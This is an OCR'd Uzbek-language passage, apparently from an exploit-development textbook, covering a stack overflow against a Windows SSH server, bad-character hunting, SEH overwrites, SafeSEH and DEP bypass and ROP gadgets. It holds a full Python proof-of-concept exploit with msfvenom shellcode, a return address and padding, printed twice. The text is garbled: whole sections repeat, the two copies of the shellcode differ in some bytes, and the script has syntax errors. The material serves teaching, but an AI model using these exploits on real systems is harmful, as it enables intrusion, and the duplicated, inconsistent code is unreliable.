Ekspluatatsiyani yaratishdan oldin, qobiq kodini joylashtirish uchun to‘plamdagi bo‘sh joy miqdorini aniqlash zarur, ayniqsa rejalashtirilgan qobiq kodining hajmi katta bo‘lsa. Agar mavjud joy yetarli bo‘lmasa, qo‘shimcha bosqichlar uchun joy ajratish maqsadida ko‘p bosqichli shel kodidan foydalanish muqobil yechim bo‘lishi mumkin. Ko‘pincha, mavjud bo‘sh joyni aniqlashning eng samarali usuli – dasturga ko‘plab “A” belgilarini kiritishdir. Dastur ishlamay qolganidan so‘ng, to‘plamdagi bo‘sh joyni qo‘lda tekshirish mumkin. Dastur buzilgandan so‘ng, tuzatuvchi to‘plam bo‘limini tanlab, “A” belgilarining qayerda tugashini aniqlash uchun oxirigacha aylantirib (scrolling down), mavjud bo‘sh joyni aniqlash mumkin. So‘ngra, “A” belgilarining yakuniy pozitsiyasidan boshlang‘ich pozitsiyasini ayirib, bo‘sh joy miqdorini hisoblash mumkin.

Bu usul mavjud bo‘sh joy miqdorini aniqlash uchun eng to‘g‘ri yoki maqbul yo‘l bo‘lmasligi mumkin, lekin u ko‘pincha boshqa usullarga qaraganda ancha aniq va tezroq.

Foydalanuvchilar proof-of-concept (konsepsiyani isbotlovchi) eksploitdan foydalanish uchun bir qancha qobiq kod yaratishga tayyor. Kali Linux virtual mashinada metasploit buyruq qatorida yuklama generatoridan foydalanish maqsadga muvofiq:

```
$ msfvenom -p windows/exec CMD=calc.exe -b "\x00" -f py > sc.txt
```

Oldingi buyruqning natijasi olinadi va uni hujum skriptiga qo‘shiladi (o‘zgaruvchi nomi **buf** dan **sc** ga o‘zgartiriladi). «\x00» bayti istisno qilinadi, chunki null baytlar odatda muammolarni keltirib chiqaradi. **scp.py** modulida **sanitize** parametri mavjud. Odatda, uning qiymati **_sh_quote** funksiyasini chaqirish orqali o‘rnatiladi, bu satrni bitta qo‘shtirnoq ichiga qaytaradi. Bu, ehtimol, buyruqni kiritishdagi zaifliklarini oldini olish uchun koddagi himoya. Quyidagi kodda **sanitize’**ni oddiygina bir xil qiymatni qaytaradigan **lambda** funksiyasiga o‘rnatilishi ko‘rib chiqiladi.

Eksploit yaratish

Nihoyat, barcha qismlarni birlashtirilibb, eksploit yaratilishga tayyor:

```
#prosshd3.py POC Exploit
import paramiko
from scp import *
from contextlib import closing
from time import sleep
import struct
hostname = "192.168.209.198"
username = "test1"
password = "asdf"
jmp = struct.pack('<L', 0x7c345c30) # PUSH ESP # RETN
pad = "\x90" * 12 # compensate for fstenv
sc = b""
sc += b"\xb8\x7f\x28\xcf\xda\xdb\xda\xd9\x74\x24\xf4\x5d\x33"
sc += b"\xc9\xb1\x31\x83\xc5\x04\x31\x45\x0f\x03\x45\x70\xca"
sc += b"\x3a\x26\x66\x88\xc5\xd7\x76\xed\x4c\x32\x47\x2d\x2a"
sc += b"\x36\xf7\x9d\x38\x1a\xfb\x56\x6c\x8f\x88\x1b\xb9\xa0"
sc += b"\x39\x91\x9f\x8f\xba\x8a\xdc\x8e\x38\xd1\x30\x71\x01"
sc += b"\x1a\x45\x70\x46\x47\xa4\x20\x1f\x03\x1b\xd5\x14\x59"
sc += b"\xa0\x5e\x66\x4f\xa0\x83\x3e\x6e\x81\x15\x35\x29\x01"
sc += b"\x97\x9a\x41\x08\x8f\xff\x6c\xc2\x24\xcb\x1b\xd5\xec"
sc += b"\x02\xe3\x7a\xd1\xab\x16\x82\x15\x0b\xc9\xf1\x6f\x68"
sc += b"\x74\x02\xb4\x13\xa2\x87\x2f\xb3\x21\x3f\x94\x42\xe5"
sc += b"\xa6\x5f\x48\x42\xae\x38\x4c\x55\x61\x33\x68\xde\x84"
sc += b"\x94\xf9\xa4\xa2\x30\xa2\x7f\xca\x61\x0e\xd1\xf3\x72"
sc += b"\xf1\x8e\x51\xf8\x1f\xda\xeb\xa3\x75\x1d\x79\xde\x3b"
sc += b"\x1d\x81\xe1\x6b\x76\xb0\x6a\xe4\x01\x4d\xb9\x41\xfd"
sc += b"\x07\xe0\xe3\x96\xc1\x70\xb6\xfa\xf1\xae\xf4\x02\x72"
sc += b"\x5b\x84\xf0\x6a\x2e\x81\xbd\x2c\xc2\xfb\xae\xd8\xe4"
sc += b"\xa8\xcf\xc8\x86\x2f\x5c\x90\x66\xca\xe4\x33\x77"
req = "A" * 492 + jmp + pad + sc
ssh_client = paramiko.SSHClient()
ssh_client.load_system_host_keys()
ssh_client.connect(hostname, username=username, key_filename=None,
password=password)
sleep(15) #Sleep 15 seconds to allow time for debugger connect
with SCPClient(ssh_client.get_transport(), sanitize=lambda x:x)) as scp:
scp.put(scp, req)
```

Eslatma:*Ba’zan qobiq koddan oldin NOP buyruqlaridan foydalanish yoki to‘ldirish talab qilinadi. Metasploit qobiq kod Getpc protsedurasini chaqirishda o‘zini dekodlash uchun to‘plamda biroz joy talab qiladi, bu Phrack 62-dagi “sk” maqolasida tasvirlangan:*

Eslatma: *Ushbu hujum vektori har doim ham siz uchun ishlamaydi. Siz registrlarni o'rganishingiz va mavjud narsalar bilan ishlashingiz kerak bo'ladi. Masalan,* ***jmp eax*** *yoki* ***jmp esi*** *dan foydalanishingiz mumkin.*

Ekspluatatsiyani yaratishni boshlashdan oldin, qobiq kodini joylashtirish uchun mavjud to'plam maydoni miqdorini aniqlash mumkin, ayniqsa foydalanayotgan qobiq kodi katta bo'lsa. Agar yetarli joy bo'lmasa, qo'shimcha bosqichlar uchun joy ajratish uchun ko'p bosqichli qobiq kodidan foydalanish muqobildir. Ko'pincha qancha joy mavjudligini aniqlashning eng tezkor usuli bu dasturga juda ko'p "A" belgini yuklash va dastur ishdan chiqqandan keyin to'plamni qo'lda tekshirishdir.

Ekspluatatsiyani yaratishdan oldin, qobiq kodini joylashtirish uchun to'plamdagi bo'sh joy miqdorini aniqlash zarur, ayniqsa rejalashtirilgan qobiq kodining hajmi katta bo'lsa. Agar mavjud joy yetarli bo'lmasa, qo'shimcha bosqichlar uchun joy ajratish maqsadida ko'p bosqichli shel kodidan foydalanish muqobil yechim bo'lishi mumkin. Ko'pincha, mavjud bo'sh joyni aniqlashning eng samarali usuli – dasturga ko'plab "A" belgilarini kiritishdir. Dastur ishlamay qolganidan so'ng, to'plamdagi bo'sh joyni qo'lda tekshirish mumkin. Dastur buzilgandan so'ng, tuzatuvchi to'plam bo'limini tanlab, "A" belgilarining qayerda tugashini aniqlash uchun oxirigacha aylantirib (scrolling down), mavjud bo'sh joyni aniqlash mumkin. So'ngra, "A" belgilarining yakuniy pozitsiyasidan boshlang'ich pozitsiyasini ayirib, bo'sh joy miqdorini hisoblash mumkin.

Bu usul mavjud bo'sh joy miqdorini aniqlash uchun eng to'g'ri yoki maqbul yo'l bo'lmasligi mumkin, lekin u ko'pincha boshqa usullarga qaraganda ancha aniq va tezroq.

Foydalanuvchilar proof-of-concept (konsepsiyani isbotlovchi) eksploitdan foydalanish uchun bir qancha qobiq kod yaratishga tayyor. Kali Linux virtual mashinada metasploit buyruq qatorida yuklama generatoridan foydalanish maqsadga muvofiq:

```
$ msfvenom -p windows/exec CMD=calc.exe -b "\x00" -f py > sc.txt
```

Oldingi buyruqning natijasi olinadi va uni hujum skriptiga qo'shiladi (o'zgaruvchi nomi **buf** dan **sc** ga o'zgartiriladi). «\x00» bayti istisno qilinadi, chunki null baytlar odatda muammolarni keltirib chiqaradi. **scp.py** modulida **sanitize** parametri mavjud. Odatda, uning qiymati **_sh_quote** funksiyasini chaqirish orqali o'rnatiladi, bu satrni bitta qo'shtirnoq ichiga qaytaradi. Bu, chtimol, buyruqni kiritishdagi zaifliklarini oldini olish uchun koddagi himoya. Quyidagi kodda **sanitize'**ni oddiygina bir xil qiymatni qaytaradigan **lambda** funksiyasiga o'rnatilishi ko'rib chiqiladi.

Eksploit yaratish

Nihoyat, barcha qismlarni birlashtirilibb, eksploit yaratilishga tayyor:

```
#prosshd3.py POC Exploit
import paramiko
from scp import *
from contextlib import closing
from time import sleep
import struct
hostname = "192.168.209.198"
username = "test1"
password = "asdf"
jmp = struct.pack('<L', 0x7c345c30) # PUSH ESP # RETN
pad = "\x90" * 12 # compensate for fstenv
sc = b""
sc += b"\xb8\x7f\x28\xcf\xda\xdb\xda\xd9\x74\x24\xf4\x5d\x33"
sc += b"\xc9\xb1\x31\x83\xc5\x04\x31\x45\x0f\x03\x45\x70\xca"
sc += b"\x3a\x26\x66\x88\xc5\xd7\x76\xed\x4c\x32\x47\x2d\x2a"
sc += b"\x36\xf7\x9d\x38\x1a\xfb\x56\x6c\x8f\x88\x1b\xb9\xa0"
sc += b"\x39\x91\x9f\x8f\xba\x8a\xdc\x8e\x38\xd1\x30\x71\x01"
sc += b"\x1a\x45\x70\x46\x47\xa4\x20\x1f\x03\x1b\xd5\x14\x59"
sc += b"\xa0\x5e\x66\x4f\xa0\x83\x3e\x6e\x81\x15\x35\x29\x01"
sc += b"\x97\x9a\x41\x08\x8f\xff\x6c\xc2\x24\xcb\x1b\xd5\xec"
sc += b"\x02\xe3\x7a\xd1\xab\x16\x82\x15\x0b\xc9\xf1\x6f\x68"
sc += b"\x74\x02\xb4\x13\xa2\x87\x2f\xb3\x21\x3f\x94\x42\xe5"
sc += b"\xa6\x5f\x48\x42\xac\x38\x4c\x55\x61\x33\x68\xde\x84"
sc += b"\x94\xf9\xa4\xa2\x30\xa2\x7f\xca\x61\x0e\xd1\xf3\x72"
sc += b"\xf1\x8e\x51\xf8\x1f\xda\xeb\xa3\x75\x1d\x79\xde\x3b"
sc += b"\x1d\x81\xe1\x6b\x76\xb0\x6a\xe4\x01\x4d\xb9\x41\xfd"
sc += b"\x07\xe0\xc3\x96\xc1\x70\xb6\xfa\xf1\xae\xf4\x02\x72"
sc += b"\x5b\x84\xf0\x6a\x2e\x81\xbd\x2c\xc2\xfb\xae\xd8\xe4"
sc += b"\xa8\xcf\xc8\x86\x2f\x5c\x90\x66\xca\xe4\x33\x77"
req = "A" * 492 + jmp + pad + sc
ssh_client = paramiko.SSHClient()
ssh_client.load_system_host_keys()
ssh_client.connect(hostname, username=username, key_filename=None,
password=password)
sleep(15) #Sleep 15 seconds to allow time for debugger connect
with SCPClient(ssh_client.get_transport(), sanitize=lambda x:x)) as scp:
scp.put(scp, req)
```

Eslatma: *Ba'zan qobiq koddan oldin NOP buyruqlaridan foydalanish yoki to'ldirish talab qilinadi. Metasploit qobiq kod Getpc protsedurasini chaqirishda o'zini dekodlash uchun to'plamda biroz joy talab qiladi. bu Phrack 62-dagi "sk" maqolasida tasvirlangan:*


(FSTENV (28 bayt) SS ko'rsatkichi: [ESP-C]).

Bundan tashqari, agar EIP va ESP'da saqlangan manzillar bir-biriga juda yaqin bo'lsa (bu ko'pincha qobiq kodi to'plamda bo'lsa), NOP ko'rsatmalaridan foydalanish buzilishning oldini olishda yaxshi usuli hisoblanadi. Ammo bu holda, stekni sozlash yoki uni qayta tiklash bo'yicha oddiy ko'rsatma ham yordam berishi mumkin. Qobiq kodga opcode baytlari qo'shiladi (masalan, **add esp,-450**). Metasploit assembler bu yerda ko'rsatilganidek, kerakli ko'rsatmalarni o'n oltilik formatda taqdim etish uchun ishlatilishi mumkin:

```
┌──(kali kali)-[~/Desktop]
└─$ /usr/share/metasploit-framework/tools/exploit/metasm_shell.rb
type "exit" or "quit" to quit
use ";" or "\n" for newline
type "file <file>" to parse a GAS assembler source file
metasm > add esp,-450
"\x81\xc4\x3e\xfe\xff\xff"
metasm >
```

Zarur bo'lganda ekspluatatsiyani tuzatish

Vitrual tizimni qayta faollashtirish va oldingi skriptni ishga tushirish vaqti keldi. Tezda **wsshd.exe** ga ulanib, dasturni ishga tushirish uchun F9 tugmasi bosiladi. Dastur boshlang'ich istisnoga yetguncha kutiladi. Demontaj bo'limida istalgan joyga bosiladi va "Kiritish ifodasi" oynasini ochish uchun CTRL+G tugmasi bosiladi. ESP'ga o'tish uchun ishlatayotgan **Mona** manzili kiritiladi. Bu misolda, bu 0x7c345c30 dan MSVCR71.dll edi. To'xtash nuqtasiga yetish uchun F9 tugmasi bosiladi.




Agar dastur to'xtash nuqtasiga yetish o'rniga buzilsa, ehtimol, qobiq kodda noto'g'ri belgi yoki skriptda xato mavjud bo'ladi. Noto'g'ri belgi muammolari vaqt-vaqti bilan yuzaga kelishi mumkin, chunki zaif dastur (yoki bu holatda, xaridor SCP dasturi) ba'zi belgilarni qabul qilishi va eksploitni to'xtatishi yoki o'zgartirishi mumkin.

Noto'g'ri belgini topish uchun, tekshiruvchi (debugger)ning xotira qoldig'ini ko'rib chiqish va bu qoldiqni tarmoqqa yuborgan qobiq kod bilan solishtirish kerak. Ushbu tekshiruvni o'rnatish uchun, virtual tizimga qaytib, hujum skriptini qayta yuborish kerak. Dastlabki istisnoga erishgandan so'ng, to'plam bo'limiga o'tiladi va "A" belgilar ko'ringuncha pastga aylantiriladi. Qobiq kodni topish uchun pastga aylantirish davom ettiriladi va keyin qo'lda solishtirish amalga oshiriladi. Noto'g'ri belgilarni qidirishning yana bir oddiy usuli – bu kiritiladigan ketma-ketlikdagi bir baytning barcha mumkin bo'lgan kombinatsiyalarini yuborishdir. **0x00** ni noto'g'ri belgi deb hisoblasa bo'ladi, shuning uchun quyidagiga o'xshash ketma-ketlik kiritiladi:

```
buf = "\x01\x02\x03\x04\x05\...\...\xFF" #bo'sh joy uchun qisqartirilgan
```

Eslatma: *Kod to'g'ri ishlamaguncha, yaroqsiz belgilarni qidirish jarayonini bir necha marta takrorlash kerak bo'lishi mumkin. Umuman olganda, barcha bo'shliq belgilar chiqarib tashlanishi kerak: 0x00, 0x20, 0x0a, 0x0d, 0x1b, 0x0b va 0x0c. Barcha kutilgan baytlar to'plam segmentida paydo bo'lguncha bir vaqtning o'zida bitta belgi o'chirilishi kerak.*

Jarayon to'g'ri ishlab turgan bo'lsa, **PUSH ESP** va **RETN** buyruqlari bo'yicha o'rnatilgan to'xtash nuqtasiga yetib kelinadi. Yagona qadamni bajarish uchun F7 tugmasini bosish kerak. Shundan so'ng, buyruq ko'rsatkichi **NOP** to'ldirgichga yo'naltirilgan bo'lishi kerak. Bu qisqa muhrlovchi yoki to'ldiruvchi demontaj qismida, quyida ko'rsatilganidek, namoyon bo'lishi lozim:



Davom etish uchun F9 tugmasi bosiladi. Ekranda kalkulyator paydo bo'lishi kerak, bu ishlalayotgan eksploitda qobiq kod bajarilishini ko'rsatadi. Endi haqiqiy

eksploitda Windows eksploitlarini ishlab chiqish jarayonining asosiy jihatlari ko‘rsatib o‘tildi.

Ushbu laboratoriya ishida zaif Windows dasturi olindi va tizimni maqsadli buzish uchun ishlaydigan eksploit yozildi. Maqsad Corelan jamoasining Immunity Debugger va Mona plaginlari bilan tanishish darajasini oshirish, shuningdek, eksploit ishlab chiquvchilar tomonidan ilovani muvaffaqiyatli buzish uchun tez-tez ishlatiladigan asosiy usullarni sinab ko‘rish edi. ASLR kabi turli xil eksploitlarni boshqaruvni yumshatishda ishtirok etmaydigan modullarni aniqlash orqali, ulardan ishonchli eksploit yaratish uchun foydalanildi. Keyingi o‘quv qo‘llanmada xotirani himoya qilishning turli xil yo‘llari va ularni chetlab o‘tish usullari batafsil ko‘rib chiqiladi.

Strukturaviy istisnolardan foydalanishni tushunish

Dasturlar ishlamay qolganda, operatsion tizim ishni tiklashga harakat qilish uchun **Structured Exception Handling (SEH)** deb nomlangan mexanizmni taqdim etadi. Bu ko‘pincha manba kodida **try/catch** yoki **try/exception** bloklari yordamida amalga oshiriladi:

```
int foo(void){
__try{
// An exception may occur here
}
__except( EXCEPTION_EXECUTE_HANDLER ){
// This handles the exception
}
return 0;
```

Windows maxsus tuzilma yordamida **SEH** yozuvlarini kuzatib boradi:

```
_EXCEPTION_REGISTRATION struc
prev dd ?
handler dd ?
_EXCEPTION_REGISTRATION ends
```

EXCEPTION_REGISTRATION tuzilishi 8 baytni tashkil qiladi va ikkita atamani o‘z ichiga oladi:

prev: keyingi SEH yozuviga ko‘rsatgich

handler: haqiqiy ishlov beruvchi kodiga ko‘rsatgich


Bu yozuvlar (istisno ramkalar) bajarilish vaqtida to‘plamda saqlanadi va zanjir hosil qiladi. Zanjirning boshlanishi har doim x86 mashinalarida saqlanadigan ma’lumotlar oqimi blokining (Thread Information Block (TIB)) FS:[0] registrida joylashtiriladi. 13.2-rasmda ko‘rsatilganidek, zanjirning oxiri har doim tizimning standart bo‘yicha istisno ishlovchisidir va bu **EXCEPTION_REGISTRATION** yozuvining **prev** (oldingi) ko‘rsatkichi har doim 0xFFFFFFFF bo‘ladi.

```
EXCEPTION_DISPOSITION
__cdecl _except_handler(
struct _EXCEPTION_RECORD *ExceptionRecord,
void * EstablisherFrame,
struct _CONTEXT *ContextRecord,
void * DispatcherContext
);
```

Istisno yuzaga kelganda, operatsion tizim (ntdll.dll) quyidagi C++ funksiyasini to‘plamga joylaydi va uni chaqiradi:

– Registrlar istisno boshqaruvchilarini chaqirishdan oldin tozalangan bo‘ladi.

– To‘plamda joylashgan istisno boshqaruvchilarga bo‘lgan chaqiruvlar bloklanadi.



13.2-rasm. *Strukturaviy istisnolardan foydalanishni tushunish*

SEH zanjiri qiziqarli maqsad bo'lishi mumkin, chunki ko'pincha, qaytish indeksi to'plamda qayta yozilgan bo'lsa ham, kod bajarilishi hech qachon qaytish ko'rsatmalarigacha yetib bormaydi. Bu, odatda, funksiya epilogiga yetmasdan oldin o'qish yoki yozish huquqlarining buzilishi natijasida yuz beradi va buferga yuborilgan ko'p miqdordagi belgilar orqali muhim ma'lumotlar qayta yozilishiga olib keladi. Bunday holatlarda, to'plamdagi bufer ostidagi oqimda SEH zanjiri uchun joy bo'ladi. O'qish yoki yozish huquqlarining buzilishi FS:[0]ning bekor qilinishiga olib keladi, unda "keying (next) SEH" (NSEH)ning birinchi qiymati saqlanadigan oqim to'plamining manziliga ko'rsatgich mavjud. FS segment registri har doim joriy faol oqim uchun, oqim ma'lumotlari blokini (Thread Information Block, TIB) ko'rsatadi. TIB – bu FS:[0]dagi oqim uchun SEH zanjirining boshiga ko'rsatgich, jamlanma chegaralari va FS:[0x30] dagi jarayon muhiti blokiga (Process Environment Block, PEB) ko'rsatgich kabi ma'lumotlarni o'z ichiga olgan oqim darajasidagi foydalanuvchi maydoni tuzilishidir. To'plamdagi NSEH pozitsiyasidan to'g'ridan-to'g'ri pastda chaqirilishi kerak bo'lgan birinchi ishlov beruvchining manzili joylashgan. Ushbu manzilni foydalanuvchi manziliga qayta yozish, agar qaytarish ko'rsatkichini qayta yozish orqali buni amalga oshirib bo'lmasa, nazoratni qo'lga kiritishning oson usuli hisoblanadi. SafeSEH bu texnikadan foydalanishning oldini olishga harakat qiladi, ammo ko'rinib turibdiki, uni chetlab o'tish oson.

Odatiy Windows xotirasini himoya qilishni tushunish va uni chetlab o'tish

Kutilganidek, vaqt o'tishi bilan xakerlar oldingi Windows versiyalaridagi xotira himoyasining yo'qligidan foydalanishni o'rganib oldilar. Bunga javoban, Windows XP SP2 va Server 2003 davrida Microsoft xotira himoyalarini joriy etishga kirishdi, bu dastlab bir muddat samarali bo'ldi. Biroq xakerlar oxir-oqibat bu dastlabki himoyalarni ham chetlab o'tish usullarini topishga muvaffaq bo'ldilar. Bu ularning foydalanish va himoyalanish texnikasining doimiy evolyutsiyasidir. Yillar davomida ko'plab yangi himoya qobiqlari qo'shildi, shuningdek, Windows 10 ning 1709-versiyasi bilan birga chiqarilgan Windows Defender Exploit Guard kabi yangi to'plamlar ham mavjud. Bu himoya qatlamlari birlashtirilganda, zaifliklarni ekspluatatsiya qilish ancha qiyinlashishi mumkin.

Xavfsiz tuzilgan istisnolardan foydalanish


Safe Structured Exception Handling (SafeSEH) himoyasining maqsadi to'plamda saqlanadigan SEH tuzilmalarini o'zgartirish va ulardan foydalanishni oldini olishdir. Agar dastur /SafeSEH opsiyasi bilan kompilyatsiya qilingan va bog'langan bo'lsa, ushbu binar faylning sarlavhasi barcha yaroqli istisno boshqaruvchilari ro'yxatini o'z ichiga oladi; bu ro'yxat istisno boshqaruvchisi chaqirilganda tekshiriladi va u ro'yxatni tasdiqlaydi. Tekshiruv **ntdll.dll** dagi **RtlDispatchException** protsedurasi doirasida amalga oshiriladi va quyidagi testlar bajariladi:

* Bu istisno yozuvining joriy oqim to'plamida bo'lishini ta'minlaydi.
* Bu ishlov beruvchining ko'rsatgichi to'plamga qaytmasligini ta'minlaydi.
* Bu ishlov beruvchining ruxsat etilgan ishlov beruvchilar ro'yxatida ro'yxatdan o'tganligini ta'minlaydi.
* Bu ishlov beruvchining bajariladigan xotira tasvirida bo'lishini ta'minlaydi.

Shunday qilib, SafeSEH himoya mexanizmi istisno boshqaruvchilarini himoyalash choralarini ko'radi, lekin qisqa vaqt ichida ko'rinadiki, bu to'liq ishonchli emas.

SafeSEH vositasini chetlab o'tish

Ko'rib chiqilganidek, istisno sodir bo'lganda, operatsion tizim 13.3-rasmda ko'rsatilganidek, **except_handler** funksiyasini to'plamga joylashtiradi va uni chaqiradi.



13.3-rasm. *Istisno bilan ishlashdagi to'plam(to'plam)*

Birinchidan, istisno bilan ishlashda **_EstablisherFrame** ko'rsatkichi **ESP+8** manzilida saqlanadi. **_EstablisherFrame** ko'rsatkichi aslida istisnolarni qayta ishlash zanjirining yuqori qismiga ishora qiladi. Shunday qilib, agar qayta yozilgan istisno yozuvidagi _keyingi **(next)** ko'rsatkichni **EB 06 90 90** mashina buyrug'iga (bu 6 bayt oldinga sakrashni anglatadi) va **_handler** ko'rsatkichini **POP/POP/RETN** ketma-ketligi joylashgan umumiy DLL/EXE manziliga o'zgartirib joylashtirilsa, dastur boshqaruvini to'plamdagi hujumchining kod maydoniga yo'naltirish mumkin bo'ladi. Operatsion tizim istisno holatini ko'rib chiqqanda, ishlov beruvchi chaqiriladi. U amalda to'plamdan 8 baytni ajratib oladi va ESP+8 ko'rsatgan buyruqni bajaradi (bu JMP 06 buyrug'i hisoblanadi). Shundan so'ng, boshqaruv to'plamidagi kod maydoni xaker kodiga yo'naltiriladi. Bu kod qobiq kodi bo'lishi ham mumkin.

Eslatma: *Bu holatda, keyingi manzil va 2 baytlik o'tish buyrug'ini tozalash uchun faqat 6 bayt oldinga siljish kifoya edi. Ba'zida, joy cheklovlari tufayli, to'plamda orqaga sakrash talab qilinishi mumkin; bunday vaziyatda, orqaga sakrash uchun manfiy son qo'llanilishi maqsadga muvofiqdir (masalan, EB FA FF orqaga 6 bayt siljiydi).*

SEH xatti-harakatlaridan foydalanishning eng keng tarqalgan texnikasi bo'yicha ajoyib o'quv qo'llanmani Corelan.be saytida topish mumkin (https://www.corelan.be/index.php/2009/07/23/writing-buffer-overflow-exploits-a- tez va -asosiy-darslik-qism-2/). SafeSEH'ni chetlab o'tishning eng oson yo'li bu himoya bilan tuzilmagan modulni topish va aytib o'tilgan texnikadan foydalanishdir.

Ma'lumotlar bajarilishining oldini olish[22]

Ma'lumotlarning bajarilishini oldini olish (DEP) – bu kodning bajarilishiga ruxsat berilmasligi kerak bo'lgan to'plam, stek va boshqa xotira qismlarida joylashtirilgan kodning ishga tushishini ta'minlashga mo'ljallangan xavfsizlik xususiyatidir. 2004-yilgacha qurilmalar bu xususiyatni qo'llab-quvvatlamagan. 2004-yilda AMD o'z protsessorlarida NX bitini joriy etdi. Bu apparatga xotira sahifasini birinchi marta bajariladigan yoki bajarilmaydigan deb tan olish va shunga muvofiq harakat qilish imkonini berdi. Ko'p o'tmay, Intel xuddi shu vazifani bajaradigan XD xususiyatini taqdim etdi. Micrasoft, Windows XP SP2 bilan NX/XD bitidan foydalana oldi va bu samarali boshqaruv o'zida mujassamlashtirdi. Ilovalar **/NXCOMPAT** bayrog'i bilan bog'lanishi mumkin, bu OT versiyasiga qarab ushbu dastur uchun DEP apparatini ta'minlaydi hamda ruxsatlar va xotira himoyasi bilan bog'liq turli muhim xususiyatlarni qo'llab-quvvatlaydi.

Qaytishga asoslangan dasturlash

Xo'sh, agar to'plamda kodni bajarish imkoniyati bo'lmasa, nima qilish mumkin? Bu boshqa joyda bajariladimi? Qayerda va qanday? Mavjud modullarda **RETN** ko'rsatmasi bilan yakunlanadigan ko'plab kichik kod ketma-ketliklari mavjud. Bu kod ketma-ketliklari dastur tomonidan bajarilmasligi yoki rad etilishi mumkin. Masalan, bufer to'ldirish orqali jarayon boshqariladi. Agar bir qator ko'rsatkichlar to'plam ko'rsatkichi tomonidan belgilangan ushbu zaruriy kod ketma-ketligiga ajratilsa va har biriga navbati bilan murojaat qilinsa, jarayonni nazorat qilish hamda uni buyruqlarni bajarishga majburlash mumkin bo'ladi. Bu qaytishga asoslangan dasturlash deb ataladi va uning asoschisi Hovav Shahamdir. U **ret2libc** kabi texnikalarning davomchisidir. Ushbu gadjetlardan DEP'ni chetlab o'tishga imkon beruvchi qobiq kodi joylashgan xotirada ruxsatlarni o'zgartirish uchun funksiya chaqiruvini o'rnatish maqsadida foydalanish mumkin.

Gadjetlar

Avvalgi bo'limda tilga olingan kichik kod qismlari gadjetlar deb ataladi. Bu yerda "kod" so'zi qo'llanilgan, chunki u dastur yoki modul tomonidan ishlatiladigan ko'rsatma bo'lishi shart emas; u mo'ljallangan ko'rsatma o'rtasida joylashgan manzilga yoki bajariladigan xotiradagi istalgan boshqa joyga o'tishi mumkin. Buning sababi, u bajarilishi rejalashtirilgan vazifani amalga oshiradi va to'plam ko'rsatkichi belgilagan keyingi gadjetga bajarishni qaytaradi. Quyidagi misol **ntdll.dll** ichida 0x778773E2 da qo'llanilgan ko'rsatmani ko'rsatadi:

[22] DEP(Data Execution Prevention, DEP) – Ma'lumotlarning bajarilishini oldini olish

```
778773E2 890424 MOV DWORD PTR SS:[ESP],EAX
778773E5 C3 RETN
```

0x778773E2 manzilidan 0x778773E3 manziliga o'tilganida nima bo'lishi quyida ko'rsatilgan:

```
778773E3 04 24 ADD AL,24
778773E5 C3 RETN
```

